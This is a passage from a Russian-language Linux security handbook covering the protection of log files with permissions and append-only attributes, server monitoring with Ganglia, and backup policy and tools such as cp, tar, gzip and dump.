Из-за мощных возможностей этой программы ее сложнее настраивать. Это тоже недостаток, потому что из-за ошибок в ее конфигурации можно не уловить очень важные события.

12.5.4. Программа Logcheck/LogSentry

Это самая простая в использовании программа. В состав LogSentry уже входят различные шаблоны, с помощью которых можно выделять потенциально опасные записи.

Разобраться с программой очень просто, но меня смущает только ее будущее. В последнее время создается впечатление, что обновлений больше не будет, а рано или поздно возможностей текущей версии просто не хватит, и придется искать новое средство.

Но будем надеяться на лучшее.

12.6. Безопасность журналов

Заканчивая тему журналирования, необходимо поговорить и о безопасности. Журналы создавались как средство наблюдения за системой и выявления атак, но могут быть использованы в корыстных целях.

Рассмотрим классический пример взлома. Система регистрирует в журналах безопасности неверные попытки входа. При этом в файл попадает имя пользователя, который допустил ошибку. Пароль при этом не сохраняется, чтобы хакер, прочитав журнал, не смог его увидеть. Допустим, что легальный пользователь случайно вместо имени пользователя набрал свой пароль. Такое бывает, особенно по утрам, если пользователь пришел на работу, не выспавшись или просто в плохом настроении. В результате пароль будет сохранен в журнале в открытом виде.

Очень важно сделать так, чтобы журнал не был доступен для злоумышленника. Выполните сейчас следующую директиву для просмотра прав доступа на файлы журналов:

```
ls -al /var/log
```

Результат работы команды:

```
drwxr-xr-x    9 root     root         4096 Jan 12 13:18 .
drwxr-xr-x   21 root     root         4096 Jan 24 23:00 ..
drwx------    2 root     root         4096 Jan 12 11:14 bclsecurity
-rw-r-----    1 root     root        83307 Jan 12 13:18 boot.log
-rw-r-----    1 root     root        89697 Jan  6 09:01 boot.log.1
-rw-r-----    1 root     root        48922 Jan 30 11:45 boot.log.2
-rw-r-----    1 root     root        64540 Jan 23 19:55 boot.log.3
-rw-r-----    1 root     root        36769 Jan 16 12:36 boot.log.4
-rw-r-----    1 root     root         8453 Jan 12 13:18 cron
-rw-r-----    1 root     root         8507 Jan  6 09:06 cron.1
-rw-r-----    1 root     root         7189 Jan 30 11:50 cron.2
-rw-r-----    1 root     root         6935 Jan 23 20:01 cron.3
-rw-r-----    1 root     root         4176 Jan 16 12:41 cron.4
...
```

Владельцем всех файлов должен быть администратор root. Убедитесь также, что только он имеет полные права, а всем остальным не позволено работать с файлами.

По умолчанию для большинства файлов правом чтения обладает их владелец и пользователи его группы, в качестве которой чаще всего можно увидеть root. Если в вашей системе в эту группу входит только администратор, то можно оставить все,

как есть. Но если в нее входит несколько пользователей, что я абсолютно не приветствую, то необходимо сформировать специальную группу с минимальными правами и назначить ее для всех журналов.

Следующие команды создают новую группу loggroup и устанавливают ее для всех log-файлов:

```
groupadd logsgroup
cd /var/log
chgrp -R logsgroup .
```

В каталоге /var/log правом чтения и записи в журналы должен обладать исключительно администратор. Пользователям группы следует разрешить только чтение, а остальным — запретить абсолютно все. Для того чтобы всем файлам установить эти права, выполните следующие команды:

```
cd /var/log
find . -type f | xargs chmod 640
```

Вторая строка состоит из двух директив. Команда `find . -type f` ищет в текущем каталоге все объекты, у которых тип равен `f`, т. е. все файлы. Вторая (`xargs chmod 640`) — изменяет у всех найденных объектов права доступа на 640. Можно даже понизить это значение до 600, чтобы и читать, и писать мог только администратор.

Помимо этого, для каталога /var/log у пользователей не должно быть прав на запись, потому что это позволит злоумышленнику удалять файлы. Если хакер не сможет изменить журнал, то попытается его уничтожить. Да, вы поймете, что в системе кто-то был, но не определите, как произошло вторжение, и не сможете найти взломщика.

Помните, что, прочитав журнал, хакер может получить шанс повысить свои права, если там случайно окажется конфиденциальная информация. Но если журналы станут доступными на запись, то взломщик сможет замести следы, удалив все записи относительно своей активности.

Но и этого недостаточно для обеспечения максимальной защиты. Если посмотреть на суть журналов, то станет очевидным, что в них ОС только добавляет новые записи. Соответственно, можно поставить дополнительную защиту от удаления и изменения записей на основе специальных ключей. В файловых системах Ext2, Ext3 и Ext4 есть команда `chattr`, с помощью которой можно устанавливать на файлы дополнительные атрибуты. Один из них (ключ `+a`) позволяет задать условие, при котором файл можно только пополнять. Например, следующая команда устанавливает для файла /var/log/boot.log такой атрибут:

```
chattr +a /var/log/boot.log
```

Попробуйте теперь изменить или удалить файл. У вас ничего не выйдет. Единственный недостаток этого ключа — у вас тоже не будет возможности чистить файл. А ведь журнал постоянно растет, и нет смысла хранить записи о событиях, которые произошли месяц, а то и год назад. Тогда перед стиранием устаревшей информации из журнала необходимо снять с его файла установленный атрибут:

```
chattr -a /var/log/boot.log
```

Только не забудьте потом вернуть его обратно, чтобы файл снова стал доступным только для добавления записей.

Помимо самих журналов, необходимо защищать и программы, установленные для их анализа. Бесполезно стоять на страже файлов, если их можно просмотреть через утилиты. Для этого у всех программ, позволяющих читать журналы, не должно быть установленного SUID- или SGID-бита.

12.7. Мониторинг ресурсов

Если речь идет о ресурсах сервера, было бы удобно увидеть нагрузку на сервер удаленно через браузер не только в виде цифр, но и в виде графика. Существует множество решений, в том числе и с открытым исходным кодом. Тут у меня не такой уж и большой опыт, поэтому я расскажу только про одну утилиту, которой пользовался: Ganglia (**http://ganglia.sourceforge.net**).

Ganglia — хорошо масштабируемая система мониторинга для высокопроизводительных систем, и ее удобно использовать даже в кластерах. Я использовал эту систему мониторинга с веб-сайтом интернет-магазина, который состоял из нескольких баз данных, восьми веб-серверов, трех кэш-серверов, а также двух балансировщиков нагрузки. Это достаточно большой сайт — он обслуживал до миллиона пользователей в час и мог еще больше.

Очень удобно, что система хранит историю нагрузки. Можно сравнивать, сколько был загружен процессор в определенные дни и часы. Если веб-сайт не отвечал, то первым делом я всегда загружал в браузере статистику Ganglia, по которой можно было сказать многое:


- есть сетевой трафик — проблема с серверами;
- нет нагрузки на кэш-серверах — проблема там;
- есть нагрузка на серверах, но база данных показывает 0% нагрузки? Сразу понятно, где нужно искать проблему;
- какой-то сервер загружен на 100%? Снова понятно, что нужно улучшить.

Система состоит из двух частей: клиента, который занимается мониторингом, и веб-приложения, которое позволяет получить доступ к данным из браузера.

Ganglia собирает и показывает информацию в реальном времени, так что веб-страницу с мониторингом можно постоянно держать открытой и наблюдать за происходящим.

Я не буду описывать процесс установки и работы с системой — это прекрасно сделано на сайте ее производителя.

ГЛАВА 13



Резервное копирование и восстановление

Те из вас, кто долго работает в сфере информационных технологий, уже не раз сталкивались с проблемой потери данных. Но мы продолжаем уделять этому вопросу слишком поверхностное внимание.

Многие считают, что аппаратура сейчас надежна, и из-за своей лени никогда не делают резервных копий. Техника хороша, но на моих глазах «умерло» уже несколько винчестеров, украдено из офисов пять компьютеров, полностью сгорел вместе с кабинетом один сервер. А кто из работавших в великих башнях города Нью-Йорка думал, что к ним прилетят самолеты? Кто-то скажет, что такие слова безжалостны, ведь произошла трагедия. Но мы тоже не застрахованы от жестоких действий террористов, и Россия уже столкнулась с этим. И как бы ни было больно, закрывать на это глаза нельзя. Необходимо делать все, чтобы данные были сохранены в любой ситуации.

Резервное копирование — сохранение всех важных файлов в другом каталоге или на отдельном носителе. Если регулярно осуществлять такую операцию, то в случае непредвиденной ситуации есть возможность восстановить файлы из резервной копии и продолжить работу с незначительными потерями.

На macOS и Windows я делаю резервные копии достаточно редко, потому что там все пользовательские данные можно хранить в «облаке», что я и делаю. «Облака» OneDrive и iCloud дают высокую гарантию, что файлы никуда не денутся. В Linux наверно самым лучшим вариантом может быть Dropbox. Но это защита пользовательских данных, а как насчет серверных?

13.1. Основы резервного копирования

Чтобы понять, что резервное копирование необходимо, давайте рассмотрим основные ситуации, когда оно помогает:

- *случайное изменение или удаление файлов* — когда к серверу подключается новый пользователь, не имеющий достаточного опыта работы с компьютерами,

очень часто его нелепые действия приводят к уничтожению данных. При правильной политике безопасности могут быть разрушены только его собственные файлы, но и они могут иметь ценность для организации;

- *нарушение работы устройств* — когда я только начинал знакомиться с компьютерами, то в обиходе были дискеты 5,25 дюйма и жесткие диски максимальным размером в 20 Мбайт. Если винчестеры были относительно надежны, то информация на дискетах постоянно пропадала из-за порчи поверхности носителя. С переходом на дискеты 3,5 дюйма ситуация изменилась не сильно, а вот надежность жестких дисков со временем повышалась еще больше. Но когда мы начали оперировать гигабайтами, то в определенный момент я реально столкнулся с проблемой испорченных блоков (Bad Blocks). Примерно за полгода мне пришлось сменить три жестких диска разных производителей размером от 10 до 20 Гбайт. Это было как набег саранчи, уничтожающей посевы. В настоящее время надежность дисков снова достигла высокого уровня, но ее нельзя назвать идеальной. Всегда есть вероятность, что диск выйдет из строя;
- *стихийные бедствия и потеря техники* — не будем больше говорить о терроризме, потому что есть и другие причины утраты техники. Если оглянуться на последние годы, то замечаешь, что наша планета начинает преподносить страшные сюрпризы. Я имею в виду участившиеся наводнения, смерчи, землетрясения и пожары, которые могут уничтожать дома, офисы и целые города. Если есть резервная копия, и она хранится в другом городе (в этом поможет Интернет) или в несгораемом сейфе, то восстановить данные не составит труда;
- *хакеры и эпидемии вирусов* — как же без них... Это порождение информационной жизни, без которого уже никуда не деться, и приходится выстраивать всевозможные оборонительные рубежи. Какое средство чаще всего используют для защиты от вредоносного кода? Конечно же, антивирусы. Они запрещают выполнение любого известного злого кода. Но хакеры придумывают новые программы и способы обхода антивирусов. И именно новые вирусы наносят максимальный ущерб, потому что для них нет еще эффективного метода лечения. Потери от эпидемий с каждым годом увеличиваются, но их можно сократить с помощью резервного копирования и восстановления.

Этот список можно продолжать еще долго, но, надеюсь, я смог вас убедить в необходимости иметь резервную копию всей значимой информации. Благодаря использованию «облачных» дисков я стал делать резервные копии намного реже, но все же раз в несколько месяцев я банально создаю ZIP-архив всей своей рабочей папки и копирую ее на внешний диск. Это что касается личных данных.

Посмотрим теперь, что именно нужно копировать. К важным данным можно отнести:

- *системные конфигурационные файлы* — на первый взгляд, это не так важно, потому что в таких файлах нет секретной и важной для организации информации. Но конфигурирование ОС и всех программ с чистого листа потребует гораздо больше времени, чем восстановление с использованием резервных файлов. А долгое время восстановления влечет за собой потери из-за простоя. На

Linux я пока с проблемами обновления не сталкивался, а на macOS после каждого обновления ОС нужно восстанавливать конфигурацию Apache и PHP;

- *документы пользователей* — в каталоге /home могут находиться отчетные документы или программы, необходимые пользователям для работы;
- *базы данных* — корпоративные данные хранятся в удобном для работы хранилище — базах данных, и компания может понести большие убытки в случае их потери;
- *Интранет* — любой динамично развивающийся сайт (от корпоративного до домашней страницы) или портал содержит файлы и сценарии, потеря которых может оказаться ощутимой в денежном эквиваленте.

Базы данных требуют отдельного разговора, потому что в них резервное копирование зависит от средств, предоставляемых СУБД (системой управления базами данных). И этот вопрос мы отдельно затрагивать не будем. Однако бóльшая часть вопросов, рассмотренных в этой главе, может в равной степени относиться как к файлам, так и к базам данных.

13.2. Доступность на все 100 процентов

Анализ возможных причин потери данных показывает, что наиболее вероятны в этом плане вторжения хакера или нарушение работы оборудования. Если в первом случае достаточно восстановить утерянные файлы, то во втором может потребоваться замена оборудования с полной переустановкой системы. Чтобы этот процесс не отнял слишком много времени, лучше всего заранее иметь в наличии комплектующие, которые могут выйти из строя: жесткий диск, память, материнскую плату, процессор.

Если в вашей сети каждая минута простоя сервера может оказаться фатальной, то лучше поступить одним из следующих способов: построить кластер или содержать резервные серверы. В случае сбоя основного сервера он подменяется резервным, и работу можно восстановить в максимально короткое время.

Наиболее надежным является построение кластера. Если один сервер выходит из строя, то его нагрузку берет на себя другой. Это позволяет добиться практически 100-процентной устойчивости оборудования от вероятных неполадок. Но организация кластеров — достаточно сложное и дорогостоящее занятие, поэтому компании стараются изыскать любые другие возможные варианты.

Большинство программ промышленного назначения уже имеют встроенные средства кластеризации. Их работа достаточно проста, и ее относительно недорого организовать. В сети находятся несколько серверов, один из которых является мастером (Master), а остальные — подчиненные (Slave). Основной компьютер регулярно посылает в сеть информацию о своей работоспособности и передает подчиненным серверам изменения, которые происходят в базе данных, чтобы на всех машинах были ее одинаковые копии. В случае если связь с главным компьютером прерывается, то всю работу на себя берут подчиненные серверы.

Помимо повышения надежности работы, кластер может увеличивать и производительность, если все серверы функционируют параллельно, и нагрузка распределена равномерно.

Еще более дешевым вариантом является использование резервных дисков. Допустим, у вас есть один сервер, который должен быть всегда доступен пользователям. В нем устанавливается дисковый массив RAID (Redundant Array of Independent Disks, избыточный массив независимых дисковых накопителей) с поддержкой зеркалирования (Mirroring) — т. е. RAID 1 или RAID 1+0. В этом случае RAID заботится о сохранности данных, т. к. их запись производится на два диска одновременно. Если один из них сломается, то полная копия сохранится на другом.

А что если выйдет из строя материнская плата или процессор? Их замена потребует времени, а мы договорились, что это недопустимо. Чтобы сократить простой в случае такой нештатной ситуации, подготавливаем заранее сервер с идентичной конфигурацией оборудования. В случае нарушения работы «железа» достаточно перенести RAID-массив на резервный сервер, переключить сетевой кабель, и можно продолжать трудиться. Поскольку оборудование на обоих компьютерах одинаковое, переустановка системы не потребуется, и RAID будет работать на другом сервере без необходимости изменения конфигурационных файлов.

Если в вашей сети несколько серверов с одинаковой конфигурацией, то один резервный компьютер может служить заменой любого из них. Обеспечение сохранности данных таким способом — намного дешевле построения кластера.

В одном офисе я видел очень интересное решение. На всех клиентских компьютерах были установлены маленькие жесткие диски, на которых работала только ОС и необходимые ей файлы и программы. Помимо этого у всех через Mobile Rack (устройство, позволяющее сделать винчестер съемным) были подключены большие диски. Администратор каждый вечер снимал эти диски и делал резервные копии на своем компьютере.

Такой подход позволяет при возникновении проблем с железом или ОС снять жесткий диск и перенести его на другой компьютер. Для этого у грамотного администратора всегда есть подготовленный системный блок, которым можно заменить испорченное оборудование. Но с таким же успехом кто-то может взять жесткий диск и унести его домой, а на работе оставить другой диск, который будет выглядеть так же. Не думаю, что администратор будет проверять серийный номер каждого из дисков.

13.3. Хранение резервных копий

Несмотря на использование RAID и кластера, резервное копирование никто не отменял, и его делать необходимо. Но куда резервировать данные? Однажды меня вызвали восстановить данные после выхода из строя жесткого диска. Воскресить информацию, конечно же, не удалось, потому что винчестер вышел из строя окончательно и бесповоротно, поэтому я задал вполне логичный вопрос: «А где резервная копия?» Ответ был прост (впрочем, как и владельцы компьютера) — запасная

копия делалась на тот же диск, но только в другой раздел. Некоторым людям очень тяжело объяснить, что при поломке винчестера, как правило, становятся недоступными сразу все его разделы, а не какой-то один из них.

Но самое интересное во всей этой истории то, что диск начал ломаться уже достаточно давно. Так уже получилось, что основной раздел был в начале диска, а раздел для резервной копии — в самом конце. Уже несколько месяцев во время резервирования происходили ошибки доступа, и никто не обращал на это внимания. Диск явно начал «сыпаться», начиная с раздела, на котором хранилась резервная копия, и постепенно испорченные блоки покрыли весь винчестер.

Резервную копию всегда нужно делать на отдельный носитель. Это может быть как отдельный жесткий диск, благо цены на них падают не по дням, а по часам, так и любой сменный носитель достаточного объема. Помните, что никакое запасное «железо» не стоит так дорого, как информация и простои.

Хранение на отдельном носителе позволяет решить проблемы с оборудованием, но не гарантирует защиту от воровства или стихийных бедствий. Меня поражают администраторы, которые используют сейфы для хранения абсолютно бесполезных бумаг и гарантийных талонов, а резервные копии помещают в простой деревянный ящик. Хочется спросить таких специалистов: «А зачем вы защищаете сервер всеми доступными средствами, когда можно просто украсть копию данных из шкафчика или ящика стола?»

13.4. Политика резервирования

От того, как вы будете резервировать данные, зависит скорость проведения операции и потери после восстановления. Если информация на сервере занимает сотни гигабайт, то необходимо достаточно много времени на ее копирование, что вызовет большую нагрузку на процессор. Если процедура выполняется по сети, то и канал связи будет перегружен, что сделает сервер менее доступным.

Ваша задача — организовать резервирование максимально эффективным методом, чтобы оно занимало как можно меньше времени, и при этом создавалась копия всех необходимых данных.

При планировании резервирования вы должны учитывать, что если произойдет поломка жесткого диска, то все изменения, внесенные с момента создания последней копии, будут потеряны. В связи с этим необходимо сохранять важные данные как можно чаще, но при этом не забывать, что для сервера это достаточно накладный процесс.

Итак, сколько носителей информации нам понадобится, как часто их использовать и как ими пользоваться? Это зависит от многих факторов:

- хранящаяся информация;
- частота изменения данных;
- наличие возможности ручного восстановления большого количества потерянных данных;

- максимальное время простоя (недоступности) сервера;
- категория наиболее часто меняющихся данных.

Этот список можно продолжить, но мы пока остановимся и обсудим его. Нужно четко разобраться, какие данные в системе изменяются. После этого следует разделить их на три группы в зависимости от периодичности модификации: часто, редко и с определенным интервалом.

Вот основные каталоги, которые должны резервироваться:

- /etc — содержит конфигурационные файлы;
- /home — пользовательские файлы;
- каталог, содержащий веб-файлы.

В остальных каталогах редко хранятся документы или необходимые для сохранения файлы. Программы из каталогов /bin или /usr нет смысла дублировать, потому что их легко переустановить, особенно если сохранены настройки.

13.4.1. Редко, но метко...

К нечасто изменяемым файлам можно сразу отнести конфигурационные файлы (каталог /etc). В этом каталоге массовые корректировки происходят на этапе установки сервера. Затем компьютер может работать годами, и изменения производятся в случае обновления программ или внесения каких-то поправок.

Для хранения конфигурации хватит даже самого небольшого носителя с невысокой скоростью. Единственное требование к нему — должна иметься возможность перезаписи. Я для этих целей сейчас использую диски, подключаемые по USB.

Поскольку конфигурация изменяется редко, то можно делать копии сразу после внесения правок. Для этого достаточно записать на резервный диск измененный файл и не копировать все остальные конфигурационные файлы.

При восстановлении данных необходимо всегда начинать с конфигурации — в первую очередь, с файлов /etc/passwd и /etc/shadow. Если этого не сделать, то ни одна программа не сможет установить правильные права доступа.

13.4.2. Зачастили...

Часто изменяемыми могут быть базы данных и основные файлы и документы пользователей (каталог /home), которые корректируются каждый день. Их резервные копии можно и нужно создавать ежедневно. Если процесс копирования отнимает слишком много времени, то следует это делать по окончании рабочего дня или в обеденный перерыв, когда нагрузка на сервер ниже. Чтобы не сидеть над компьютером в такие моменты, можно создать сценарии, которые будут выполняться по расписанию. Если производить резервирование два раза в день (в обеденный перерыв и в конце рабочего дня), то в случае аварии вы рискуете потерять изменения только за полдня (с момента резервирования до сбоя системы).

Для этих данных я использую семь перезаписываемых носителей. Каждый из них я называю соответственно дням недели, потому что в понедельник копирую информацию на диск с надписью «Понедельник», во вторник пишу на диск «Вторник» и т. д.

13.4.3. Часто, но не все...

Далеко не все файлы в каталоге /home изменяются ежедневно. Большинство из них не трогаются годами. Чтобы не тратить каждый раз время на такие данные, можно использовать команды, которые позволят копировать только то, что корректировалось. Самый простой вариант — выбрать все файлы, у которых дата изменения находится в определенном промежутке времени.

При использовании утилиты tar создание резервных копий, которые хранят только изменения, становится реально тривиальной задачей, и это мы рассмотрим в *разд. 13.5.2*.

При использовании такой политики можно действовать следующим образом:

- в конце недели производить полное копирование каталога /home;
- каждый день сохранять измененные файлы.

В случае аварии восстановление должно происходить точно в той последовательности, в которой происходило резервирование: сначала восстанавливаем полную копию, а потом по очереди возвращаем на место все файлы из резервных копий. Если порядок будет нарушен, то есть риск заместить новый файл более старым.

Копирование данных по дате изменения удобно, но доступно не всегда. Большинство утилит умеют лишь обновлять существующую копию. В этом случае сначала создается полная копия, а потом с помощью специального ключа задается обновление файлов, которые были изменены.

Этот способ хорош, но он заменяет все старые файлы. После этого нельзя откатиться назад и узнать, что было до последнего резервного копирования. С другой стороны, при наличии полной копии для восстановления достаточно скопировать ее в систему, и работа может продолжаться.

Каждый день изменяется не так уж много файлов, поэтому резервирование будет происходить достаточно быстро, и его можно производить в процессе работы сервера. Однако в таком случае вы рискуете испортить документы. Допустим, что есть два файла, информация в которых жестко связана. Если во время копирования одного файла другой будет модифицирован, то в резервную копию первый попадает измененным, а второй — нет. После восстановления могут возникнуть серьезные проблемы в работе, потому что нарушится целостность данных.

13.4.4. Периодично...

Данные, которые изменяются с определенным интервалом, нужно в соответствии с ним и резервировать. Например, некоторые файлы используются во время ежемесячной отчетности. Как правило, они достаточно большого размера, и создавать

регулярно их резервную копию не имеет смысла. Намного эффективнее делать это в конце отчетного периода, а потом весь месяц не тратить ресурсы на лишние операции с неизменяемыми данными.

13.4.5. Полная копия...

Наиболее надежным способом является создание полной копии всего жесткого диска. В этом случае информация может сохраняться независимо от файловой системы, потому что программа копирует весь диск (один к одному), используя прямой доступ к дорожкам. Восстановление полной копии гарантирует, что все права настроены четко, и программы сразу же готовы к использованию.

Но этот способ имеет достаточно много недостатков:

- требует много времени;
- вызывает слишком большую нагрузку;
- может включать в резервную копию все файлы, даже те, которые не являются необходимыми, — например, каталог /tmp.

Резервирование полной копией очень удобно использовать для переноса данных на другой сервер или тиражирования конфигурации. Например, вам необходимо настроить несколько однотипных клиентских компьютеров. Сконфигурируйте один, сделайте его полную копию и восстановите на остальных машинах. Такой метод надежнее, чем простой перенос файлов с одного компьютера на другой.

13.5. Резервирование в Linux

Мы рассмотрим только те возможности, которые уже реализованы в Linux. Я не буду рекламировать сторонние разработки. Я вообще не люблю кого-то выделять, потому что могу недооценить другие продукты, с которыми я не работал или не знаком в достаточной степени.

А что встроено в Linux? Это простые команды копирования и архивирования, которые можно автоматизировать, прописав в планировщике задач. Если резервирование требует выполнения нескольких директив, то из них можно создать файл сценария, который будет выполнять все необходимое.

13.5.1. Копирование

Самый простой вариант создания резервной копии — использование команды `cp` (копирование файлов). Только при копировании необходимо обязательно сохранять права доступа к файлу. Вот как может выглядеть команда, сохраняющая каталог /home на примонтированный к системе диск /mnt/resdisk:

```
cp -a /home /mnt/resdisk
```

Здесь я использовал ключ `-a`, который равносилен указанию сразу трех ключей (`-dpR`):

- `-d` — не следовать по символьным ссылкам. Мы копируем каталог в таком виде, как он есть;
- `-p` — сохранять права доступа к файлу;
- `-R` — копировать каталоги рекурсивно, чтобы на архивный диск попали все файлы и подкаталоги.

Получается, что команда, показанная ранее, идентична следующей:

```
cp -dpR /home /mnt/resdisk
```

С помощью этой директивы мы создаем полную копию каталога. А как можно сохранить изменения? Для этого необходимо произвести копирование на тот же диск, только с указанием ключа `-u`:

```
cp -au /home /mnt/resdisk
```

При этом будут скопированы все файлы из каталога /home, дата изменения которых позже, чем у документов из каталога /mnt/resdisk.

13.5.2. Утилита tar

Копировать по одному файлу не очень удобно. Лучше, когда все находится под одной крышей. В Linux есть утилита tar, которая собирает все файлы в один. Этот процесс называют архивированием, но вы должны учитывать, что tar не сжимает файлы. Если вы объединяете файлы общим размером в 2 Мбайт, то архив будет иметь размер чуть больше (размер всех файлов плюс заголовок tar).

Преимущество сборки целого каталога в один файл состоит в том, что им проще потом управлять и сжимать специализированными программами.

Для архивирования, как минимум, нужно выполнить команду:

```
tar cf архив.tar каталог
```

Здесь у нас два параметра:

- `c` — указывает на необходимость создания архива;
- `f` — назначает архивный файл или устройство. По умолчанию используется устройство /dev/rmt0.

Итак, для архивирования каталога /home выполняем следующую команду:

```
tar cf backup.tar /home
```

При использовании параметров `cf` в архиве сохраняется и путь к файлам. Если распаковать созданный нами архив, то в результате в текущем каталоге будет создан каталог home, а в нем уже будут располагаться все пользовательские каталоги. Например, если запустить команду разархивирования в каталоге /home, то каталоги пользователей окажутся в /home/home, а если находиться в /etc, то пользователи увидят свои каталоги в /etc/home.

Чтобы добиться правильного результата, нужно перейти в корень диска и выполнять команду там:

```
cd /
tar xf /home/backup.tar
```

Здесь мы из корневого каталога разархивируем резервную копию, которая находится в файле /home/backup.tar.

Помимо этого, для архивных операций могут пригодиться следующие ключи утилиты tar:

- `v` — вывести на экран информацию об архивируемом (или распаковываемом) в данный момент файле;
- `z` — найти и обработать при распаковке GZIP-архивы;
- `p` — разархивировать всю информацию о безопасности;
- `d` — найти различия между архивом и файлами системы;
- `t` — просмотреть содержимое архива;
- `u` — обновить файлы в архиве, которые были изменены;
- `n date` — добавить в архив только те файлы, которые изменены позже указанной даты. Параметр `date` должен быть заменен необходимой датой;
- `P` — не удалять первый символ /. В этом случае, в каком каталоге вы ни запустите разархивирование, файлы попадут на свое родное место.

С помощью утилиты tar можно архивировать сразу несколько каталогов. Следующая команда помещает в архив каталоги /home и /etc:

```
tar cf backup.tar /home /etc
```

Чтобы просмотреть содержимое архива, можно выполнить команду:

```
tar tvf backup.tar
```

В ответ на это на экране будут показаны все файлы и каталоги архива, их права доступа и владельцы. Результат можно увидеть в листинге 13.1.

Листинг 13.1. Результат просмотра содержимого архива

```
drwx------ 504/504          0 2004-11-27 20:24:05 home/adr/
drwxr-xr-x 504/504          0 2004-11-27 20:24:05 home/adr/.kde/
drwxr-xr-x 504/504          0 2004-11-27 20:24:05 home/adr/.kde/share/
-rw-r--r-- 504/504        118 2004-11-27 20:24:05 home/adr/.gtkrc
-rw-r--r-- 504/504         24 2004-11-27 20:24:05 home/adr/.bash_logout
-rw-r--r-- 504/504        191 2004-11-27 20:24:05 home/adr/.bash_profile
-rw-r--r-- 504/504        124 2004-11-27 20:24:05 home/adr/.bashrc
-rw-r--r-- 504/504          5 2004-11-27 20:24:05 home/adr/text
-rw-r--r-- 504/504       2247 2004-11-27 20:24:05 home/adr/.emacs
```

Посмотрите на последнюю колонку, где показано расположение файла. Обратите внимание, что путь не начинается с символа /, указывающего на корень диска. Поэтому такой архив нужно распаковывать в корне, иначе он будет создаваться в текущем каталоге.

С помощью tar очень удобно и легко создавать резервные копии, которые содержат только изменения. Для этого мы просто задаем ключ `-g` и указываем какой-то файл, который будет использоваться для отслеживания того, какие файлы уже резервировались, и какая версия уже находится в архиве.

Давайте рассмотрим все это на примере:

```
tar -cf backup0.tar -g home-flenov.snar /home/flenov
```

Здесь:

- `c` — указывает на необходимость создания архива;
- `f` — указывает на то, что мы хотим задать определенное имя файла, и это имя идет сразу после ключа: backup0.tar;
- `g` — указывает на то, что нужно копировать только изменения. После этого ключа нужно указать файл, где будут храниться изменения. В качестве его имени я использую полный путь к нему, просто вместо слэшей указываю символ тире.

  Я заметил, что очень часто таким файлам дают расширение snar. Я точно не знаю, но мне кажется, что это объединение двух слов: sn, которое указывает на слово snapshot (снимок), и ar, которое указывает на архив tar. Возможно, я тут не прав, но, в любом случае, расширение может быть и другим;
- ну и в конце идет каталог, резервную копию которого вы хотите создать.

Запустите команду: tar создаст полную резервную копию, если файл flenov.snar не существует.

Теперь попробуйте изменить пару файлов или создать новый и снова выполнить команду:

```
tar -cf backup1.tar -g home-flenov.snar /home/flenov
```

Я увеличил число в имени файла архива с `0` до `1`. В этот файл уже попадут только изменения с момента последней резервной копии.

13.5.3. Утилита gzip

В ОС Linux есть достаточно много различных утилит для упаковки данных. Наиболее популярной из них является gzip. Преимущество архивирования перед простой упаковкой данных заключается в том, что результирующая копия занимает меньше места, а значит, носитель для резервирования понадобится меньшего объема.

Чаще всего копируются документы, размер которых в заархивированном виде может уменьшаться на 90%. Текстовые данные сжимаются намного лучше, чем программы.

Недостаток архивирования — возрастает нагрузка на процессор, и может потребоваться больше времени на создание полной копии. Однако за счет того, что архив занимает намного меньше места, его копирование на сетевые ресурсы или запись на съемные носители (ZIP, JAZ, CD-R/RW, DVD-R/RW и др.) производится быстрее. В итоге может выйти, что затраты времени на копирование и процессорного

времени на архивирование окажутся идентичны затратам на копирование без архивирования или даже меньше.

Прежде чем сжимать какой-либо файл, рекомендуется подготовить TAR-архив. Потом достаточно выполнить команду упаковки:

```
gzip -уровень файл.tar
```

В качестве ключа `-уровень` нужно указать степень компрессии. Максимальный уровень равен `9`. После этого указывается имя TAR-архива. Давайте сожмем архивный файл, который мы создали из каталога /home, применяя наибольшую компрессию. Выполните следующую команду:

```
gzip -9 backup.tar
```

Теперь просмотрите содержимое каталога (команда `ls`). Обратите внимание, что файла backup.tar больше нет. Вместо него появился файл backup.tar.gz, размер которого значительно уменьшился.

Чтобы разархивировать такой файл, можно пользоваться все той же командой `tar`, только необходимо указать ключи `xfz`:

```
cd /
tar xfz /home/backup.tar.gz
```

Эта команда сначала разархивирует GZ-файл и тут же распакует TAR-архив.

Если необходимо, из GZ-файла снова получить TAR-архив (без его распаковки), то можно выполнить команду:

```
gzip -d /home/backup.tar.gz
```

После этого вы снова увидите файл backup.tar, а файл backup.tar.gz исчезнет.

Теперь вы готовы написать свой сценарий, который будет собирать каталоги для архивирования в TAR-файл, а затем сжимать его, чтобы уменьшить размер. Но можно не использовать две команды, а обойтись одной. Вот как это делается:

```
tar cvf - /home | gzip -9c > backup.tar.gz
```

Здесь мы собираем в TAR-архив каталог /home и тут же сжимаем его утилитой gzip.

Помимо gzip для архивирования иногда используется утилита compress, но ее возможности по сжатию ниже, и к тому же вокруг нее возникали скандалы и разбирательства по поводу лицензии. Большинство администраторов уже перешли на использование gzip, и я вам рекомендую с самого начала привыкать к этой программе.

13.5.4. Утилита dump

Все предыдущие команды, которые мы рассматривали в этой главе, не являются специализированными командами резервирования. Это просто команды копирования и архивирования файлов. А вот утилита dump предназначена именно для создания резервной копии файловой системы Ext (поддерживаются версии, начиная со второй).

Для выполнения резервной копии нужно, как минимум, указать:

- `-n` — уровень резервной копии, где `n` может изменяться от `0` до `9`. При значении `0` создается полная резервная копия. Уровни выше `0` означают формирование резервной копии изменений, произошедших с момента последней полной резервной копии или создания копии с меньшим уровнем;
- `-u` — требование при удачном завершении резервирования обновить файл /etc/dumpdates, в котором хранятся даты создания резервных копий;
- `-f файл` — имя файла или устройство, на которое нужно производить резервное копирование.

Итак, простейшая команда создания полной резервной копии выглядит следующим образом:

```
dump -0u -f /home/backup.bak
```

Для сохранения изменений нужно изменить уровень, указав значение больше нулевого, например:

```
dump -1u -f /home/backup.bak
```

Для восстановления файлов из архива служит команда `restore`. Но прежде чем ее запускать, вы должны убедиться, что находитесь в каталоге, который принадлежит восстанавливаемой файловой системе.

В команде `restore` достаточно только указать ключ `-f` и файл, который нужно восстановить. Если применить ключ `-i`, то вы попадаете в интерактивный режим, в котором можно задать файлы для восстановления. Интерактивный режим похож на режим командной строки, только вместо реальной файловой системы в нем вы путешествуете по архиву. При этом можно выполнять следующие директивы:

- `help` — вывести краткую помощь по доступным командам;
- `ls` — отобразить содержимое текущего каталога;
- `pwd` — показать текущий каталог;
- `add каталог` — добавить в список для восстановления указанный в качестве аргумента каталог;
